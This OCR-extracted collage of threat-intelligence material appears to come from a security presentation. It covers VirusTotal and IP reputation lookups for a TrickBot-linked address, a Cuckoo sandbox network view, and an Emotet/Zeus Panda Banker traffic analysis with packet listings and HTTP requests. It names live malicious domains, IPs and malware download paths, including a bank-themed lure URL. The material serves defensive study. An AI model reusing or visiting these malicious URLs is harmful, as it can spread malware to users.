address

Latest files that are **detected by at least one antivirus solution and were downloaded by VirusTotal from the IP address provided**.


34/67	2018-10-08 06:38:07	3e23e1f44e99b354b4ee52378877452412df9f5201171e97d3e9d31d66c73bd3


Details for 46.173.219.7
Hosting 0 malicious domains for 1 week
Security Categories: Malware
Threat Types: Trojan
Attacks: TrickBot


localhost:8000/analysis/13/network/
Dashboard
Recent
Pending
Search
Submit
Import
Network Analysis
Download pcap
Hosts 4
DNS 3
TCP 2
UDP 2
HTTP(S) 2
ICMP 0
IRC 0
Suricata
Snort
GET
200
http://api.ipify.org/
POST
200
http://witoftrinreb.ru/4/forum.php
Sandbox
Cuckoo Malware Analysis Sandbox
Back to Top



Modified cuckooscraper script


ANALYSIS
PASSIVE DNS, DOMAIN AND IP LOOKUPS

First Seen in May, 2015

First Seen in Oct, 2018


2018-08-16 - EMOTET INFECTIONS WITH ZEUS PANDA BANKER ON 2018-08-15 & 2018-08-16

ASSOCIATED FILES:

- **2018-08-14-thru-16-Emotet-malspam-9-email-examples.zip** 420 kB (420,083 bytes)
- **2018-08-15-Emotet-infection-traffic-with-Zeus-Panda-Banker.pcap.zip** 1.4 MB (1,352,380 bytes)
- **2018-08-16-Emotet-infection-traffic-with-Zeus-Panda-Banker.pcap.zip** 4.2 MB (4,225,183 bytes)
- **2018-08-14-thru-16-malware-associated-with-Emotet-infections.zip** 1.2 MB (1,152,372 bytes)

NOTES:

- Still seeing Zeus Panda Banker caused by Emotet, very similar to what I posted earlier this week on **2018-08-14**.
- This ties into a recent Unit 42 blog I wrote last month, **Malware Team Up: Malspam Pushing Emotet + Trickbot**.



Shown above: Flow chart typical Emotet malspam infections.

2018-08-16 - EMOTET INFECTIONS WITH ZEUS PANDA BANKER ON 2018-08-15 & 2018-08-16

ASSOCIATED FILES:

- 2018-08-14-thru-16-Emotet-malspam-9-email-examples.zip 420 kB (420,083 bytes)
- **2018-08-15-Emotet-infection-traffic-with-Zeus-Panda-Banker.pcap.zip** 1.4 MB (1,352,380 bytes)
- **2018-08-16-Emotet-infection-traffic-with-Zeus-Panda-Banker.pcap.zip** 4.2 MB (4,225,183 bytes)
- 2018-08-14-thru-16-malware-associated-with-Emotet-infections.zip 7.2 MB (7,152,572 bytes)

NOTES:

- Still seeing Zeus Panda Banker caused by Emotet, very similar to what I posted earlier this week on 2018-08-14.
- This ties into a recent Unit 42 blog I wrote last month, **Malware Team Up: Malspam Pushing Emotet + Trickbot**.

Shown above: Flow chart typical Emotet malspam infections.

No.	Time	Source	Destination	Protocol	Length	Info
6	0.546015	10.8.15.103	195.162.24.96	HTTP	354	GET /WellsFargo/Smallbusiness/Aug-15-2018 HTTP/1.1
8	0.760924	195.162.24.96	10.8.15.103	HTTP	615	HTTP/1.1 301 Moved Permanently (text/html)
10	0.769095	10.8.15.103	195.162.24.96	HTTP	355	GET /WellsFargo/Smallbusiness/Aug-15-2018/ HTTP/1.1
205	1.529418	195.162.24.96	10.8.15.103	HTTP	1231	HTTP/1.1 200 OK (application/msword)
216	27.170271	10.8.15.103	201.148.107.187	HTTP	122	GET /FAm4eZY HTTP/1.1
218	27.474371	201.148.107.187	10.8.15.103	HTTP	537	HTTP/1.1 301 Moved Permanently (text/html)
219	27.478109	10.8.15.103	201.148.107.187	HTTP	99	GET /FAm4eZY/ HTTP/1.1
413	29.410187	201.148.107.187	10.8.15.103	HTTP	236	HTTP/1.1 200 OK (application/octet-stream)
424	99.976226	10.8.15.103	93.88.93.99	HTTP	828	GET / HTTP/1.1
426	100.770968	93.88.93.99	10.8.15.103	HTTP	342	HTTP/1.1 200 OK (text/html)
430	160.008743	10.8.15.103	93.88.93.99	HTTP	828	GET / HTTP/1.1

```
GET /WellsFargo/Smallbusiness/Aug-15-2018 HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: akademia.gnatyshyn.pl
DNT: 1
Connection: Keep-Alive
```


No.	Time	Source	Destination	Protocol	Length	Info
213	26.840344	10.8.15.103	201.148.107.187	TCP	66	49205 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=
214	27.169656	201.148.107.187	10.8.15.103	TCP	60	80 → 49205 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
215	27.169859	10.8.15.103	201.148.107.187	TCP	60	49205 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
216	27.170271	10.8.15.103	201.148.107.187	HTTP	122	GET /FAm4eZY HTTP/1.1
217	27.170273	201.148.107.187	10.8.15.103	TCP	60	80 → 49205 [ACK] Seq=1 Ack=69 Win=64240 Len=0
218	27.474371	201.148.107.187	10.8.15.103	HTTP	537	HTTP/1.1 301 Moved Permanently (text/html)
219	27.478109	10.8.15.103	201.148.107.187	HTTP	99	GET /FAm4eZY/ HTTP/1.1
220	27.478110	201.148.107.187	10.8.15.103	TCP	60	80 → 49205 [ACK] Seq=484 Ack=114 Win=64240 Len=0
221	27.781664	201.148.107.187	10.8.15.103	TCP	478	80 → 49205 [PSH, ACK] Seq=484 Ack=114 Win=64240 Len=424 [TCP seg
222	27.781668	201.148.107.187	10.8.15.103	TCP	1399	80 → 49205 [PSH, ACK] Seq=908 Ack=114 Win=64240 Len=1345 [TCP se
223	27.782093	10.8.15.103	201.148.107.187	TCP	60	49205 → 80 [ACK] Seq=114 Ack=2253 Win=64240 Len=0

```
GET /FAm4eZY HTTP/1.1
Host: soportek.cl
Connection: Keep-Alive
```

2. bash

```
python process_pcap.py 2018-08-15-Emotet-infection-traffic-with-Zeus-Panda-Banker.pcap
```

duncanfalk.com
psychedelicsociety.org.au
gnatyshyn.pl
soportek.cl



email
email
email
email
email
email
psychedelicsociety.org.au
email
email
email
duncanfalk.com
soportek.cl
gnatyshyn.pl
Jul
Oct
Jan
Apr
Jul
Oct
Jan
Apr
Jul
Oct
Jan
Apr
Jul
Oct
